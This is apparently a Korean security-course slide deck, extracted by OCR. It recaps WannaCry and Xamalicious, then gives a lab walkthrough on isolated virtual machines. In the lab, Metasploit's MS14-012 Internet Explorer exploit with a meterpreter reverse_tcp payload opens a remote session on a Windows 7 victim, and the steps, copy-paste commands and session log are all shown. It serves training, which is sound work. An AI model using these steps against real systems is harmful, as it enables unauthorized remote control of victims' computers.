
- 운영체제의 취약점을 공격하는 worm 이용한 감염



■ 워너크라이(WannaCry)랜섬웨어

- 美 NSA가 개발한 EternalBlue 취약점이 해커들에 의해 유출된 후 악용 됨
- 윈도우즈 통신 프로토콜 중 하나인 SMB의 취약점(CVE-2017-0144)을 통해 랜섬웨어가 스스로 주변으로 자체 전파
- 전 세계 150여개국에서 최소 30만대 이상 피해

- 앱마켓을 통한 악성앱 설치



■ Xamalicious

- 유명 App을 통해 338,000개의 기기에 감염 피해
- APK 파일 자체 업데이트 기능을 통해 사용자 상호작용없이 악성앱 설치



침투테스트 도구를 사용하여 악성코드 감염

- MS14_012_CMARKUP_UAF

공격 대상


- ☐ WINDOWS 7 SPI X86
- ☐ MS IE



환경 설정

- SETTINGS > Network Adapter > NAT

□ 윈도우, 칼리 모두 NAT로 변경





환경 설정

- SETTINGS > Network Adapter > NAT
- 칼리 리눅스에서 ifconfig 명령어를 통해 ipv4 주소 확인(이 주소가 lhost가 될 예정)
- Broadcast 주소가
- 윈도우 > 제어판 > 네트워크 및 인터넷 > 로컬 영역 연결 속성 > ipv4 설정(다음페이지 참고)





3dayKali - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search...

My Computer

- Windows XF
- Windows 7 x64
- KISA-EDU-KALI
- Win7-Victim
- Kali-Linux-2021.2
- Kali-Linux-2019.3
- Win7-Victim
- Kali-Linux-2019.3
- 3dayKali
- 3dayWin
- Shared VMs

Applications Places Terminal Fri 09:42

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.131 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::20c:29ff:fe53:b053 prefixlen 64 scopeid 0x20<link>
    ether 08:0c:29:53:b0:53 txqueuelen 1000 (Ethernet)
    RX packets 390 bytes 78414 (76.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 79 bytes 7627 (7.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4284 bytes 1159051 (1.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4284 bytes 1159051 (1.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/Desktop#
```

```
[ metasploit v5.0.41-dev
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post
+ -- --=[ 556 payloads - 45 encoders - 10 nops
+ -- --=[ 4 evasion

msf5 >
```

3dayWin - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search...

My Computer

- Windows XF
- Windows 7 x64
- KISA-EDU-KALI
- Win7-Victim
- Kali-Linux-2021.2
- Kali-Linux-2019.3
- Win7-Victim
- Kali-Linux-2019.3
- 3dayKali
- 3dayWin
- Shared VMs

네트워크 연결 속성

연결에 사용할 장치:

Intel(R) PRO/1000 MT Network Connection

이 연결에 다음 항목 사용(O):

- ☒ Microsoft Networks용 클라이언트
- ☒ QoS 패킷 스케줄러
- ☒ Microsoft 네트워크용 파일 및 프린터 공유
- ☒ Internet Protocol Version 6 (TCP/IPv6)
- ☒ Internet Protocol Version 4 (TCP/IPv4)

Internet Protocol Version 4 (TCP/IPv4) 속성

일반

네트워크가 IP 자동 설정 기능을 지원하면 IP 설정이 자동으로 할당되도록 할 수 있습니다. 지원하지 않으면, 네트워크 관리자에게 적절한 IP 설정값을 문의해야 합니다.

☒ 자동으로 IP 주소 받기(O)

☒ 다음 IP 주소 사용(S):

IP 주소(I): 192 . 168 . 100 . 100

서브넷 마스크(U): 255 . 255 . 255 . 0

기본 게이트웨이(D):

☒ 자동으로 DNS 서버 주소 받기(R)

☒ 다음 DNS 서버 주소 사용(E):

기본 설정 DNS 서버(P):

보조 DNS 서버(A):

☐ 유효성 검사(L)

고급(V)...

- My Computer
 - Windows XF
 - Windows 7 x64
 - KISA-EDU-KALI
 - Win7-Victim
 - Kali-Linux-2021.2
 - Kali-Linux-2019.3
 - Kali-Linux-2019.3
 - Win7-Victim
 - Kali-Linux-2019.3
 - 3dayKali
 - 3dayWin
 - Shared VMs

3dayWin

네트워크 연결

로컬 영역 연결 속성

연결에 사용할 장치:

Intel(R) PRO/1000 MT Network Connection

구성(C)...

이 연결에 다음 항목 사용(O):

- ☒ Microsoft Networks용 클라이언트
- ☒ QoS 패킷 스케줄러
- ☒ Microsoft 네트워크용 파일 및 프린터 공유
- ☒ Internet Protocol Version 6 (TCP/IPv6)
- ☒ Internet Protocol Version 4 (TCP/IPv4)
- ☒ Link-Layer Topology Discovery Mapper I/O Driver
- ☒ Link-Layer Topology Discovery Responder

설치(N)... 제거(U) 속성(R)

설명

전송 컨트롤 프로토콜/인터넷 프로토콜, 기본적인 광역 네트워크 프로토콜로, 다양하게 연결된 네트워크에서 통신을 제공합니다.

확인 취소

Internet Protocol Version 4 (TCP/IPv4) 속성

일반

네트워크가 IP 자동 설정 기능을 지원하면 IP 설정이 자동으로 할당되도록 할 수 있습니다. 지원하지 않으면, 네트워크 관리자에게 적절한 IP 설정값을 문의해야 합니다.

☐ 자동으로 IP 주소 받기(O)

☒ 다음 IP 주소 사용(S):

IP 주소(I): 192 , 168 , 100 , 100

서브넷 마스크(U): 255 , 255 , 255 , 0

기본 게이트웨이(D): 192 , 168 , 100 , 2

☐ 자동으로 DNS 서버 주소 받기(B)

☒ 다음 DNS 서버 주소 사용(E):

기본 설정 DNS 서버(P): 8 , 8 , 8 , 8

보조 DNS 서버(A): . , . , .

☐ 끝낼 때 설정 유효성 검사(L) 고급(V)...

확인 취소

putty.exe



The installed version of VMware Tools is not up to date. Log in to the guest operating system and click "Update Tools."

Update Tools

Remind Me Later

Never Remind Me





핑 날려보기

❑ 칼리에서: 192.168.100.100

❑ 윈도우에서 : 칼리 ip주소


❑ 핑 날리는 명령어

ping 192.168.100.100





- msfconsole





칼리에서 다음 명령어 순서대로 실행

- > 이후 명령어만 복붙하세요

```
msf6 > use
```

```
exploit/windows/browser/ms14_012_cmarkup_uaf
```

```
msf6 exploit(windows/browser/ms14_012_cmarkup_uaf) >  
set uripath / uripath => /
```

```
msf6 exploit(windows/browser/ms14_012_cmarkup_uaf) >  
set payload windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/browser/ms14_012_cmarkup_uaf) >  
set lhost 192.168.140.135(여러분의 칼리주소)
```

```
msf6 exploit(windows/browser/ms14_012_cmarkup_uaf) >  
exploit
```






공격하기

- Local IP: <http://192.168.100.131:8080> 주소를 복사해서 윈도우의 인터넷 익스플로러에 가져다가 붙인다

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
[*] Started reverse TCP handler on 192.168.100.131:4444
msf2 exploit(windows/browser/ns14_012_cmarkup_uaf) > [*] Using URL: http://192.168.100.131:8080/
[*] Local IP: http://192.168.100.131:8080/
[*] Server started.
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Request: /
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Gathering target information for 192.168.100.100
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Sending HTML response to 192.168.100.100
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Request: /favicon.ico
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Target 192.168.100.100 has requested an unknown path: /favicon.ico
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Request: /DamCH/
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Request: /z3tLdi/
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Sending HTML...
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Request: /z3tLdi/OLvSf.swf
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Sending SWF...
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Request: /z3tLdi/OLvSf.swf
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Sending SWF...
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Request: /favicon.ico
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Target 192.168.100.100 has requested an unknown path: /favicon.ico
[*] Sending stage (179779 bytes) to 192.168.100.100
[*] Meterpreter session 1 opened (192.168.100.131:4444 -> 192.168.100.100:49160) at 2024-07-26 10:04:18 -0400
[*] Session ID 1 (192.168.100.131:4444 -> 192.168.100.100:49160) processing InitialAutoRunScript 'post/windows/manage/priv migrate'
[*] Current session process is explorer.exe (1644) as: john-PC\john
[*] Session has User level rights.
[*] Will attempt to migrate to a User level process.
[*] Could not migrate to explorer.exe.
[*] Attempting to spawn explorer.exe
[*] Successfully spawned explorer.exe
[*] Trying explorer.exe (1848)
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Request: /z3tLdi/
[*] 192.168.100.100 ns14_012_cmarkup_uaf - Target 192.168.100.100 with tag 'Hmh0tnPHBPQcnyTyVhJ' wants to retry the module, not allowed.
[*] Successfully migrated to explorer.exe (1848) as: john-PC\john
```





윈도우 원격 조종하기

명령어 입력:

sessions

(현재 감염된 pc 가 뜸)

sessions -i 1

(첫 번째 세션에 연결)



execute -f calc

(윈도우에서 갑자기 계산기가 실행됨)





윈도우 Process explorer 열어서 확인 가





로컬 보안 정책 설정하기

■ 윈도우 > 로컬 보안 정책

3dayWin - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

My Computer

- Windows XF
- Windows 7 x64
- KISA-EDU-KALI
- Win7-Victim
- Kali-Linux-2019.3
- Kali-Linux-2019.3
- Win7-Victim
- Kali-Linux-2019.3
- 3dayKali
- 3dayWin
- Shared VMs

3dayWin Win7-Victim

http://www.naver.com/

로컬 보안 정책

파일(F) 편집(E) 보기(V) 도구들(H)

보안 설정

- 계정 정책
- 프탈 정책
- 고급 보안이 포함된 Windows 방화벽
- 네트워크 목록 관리자 정책
- 공개 키 정책
- 소프트웨어 제한 정책
- 응용 프로그램 제어 정책
- IP 보안 정책(위치: 로컬 컴퓨터)
- 고급 검사 정책 구성

이름	설명
계정 정책	암호 및 계정 잠금 정책
프탈 정책	사용자 관리 및 보안 옵션 정책 검사
고급 보안이 포함된 Windows 방화벽	고급 보안이 포함된 Windows 방화벽
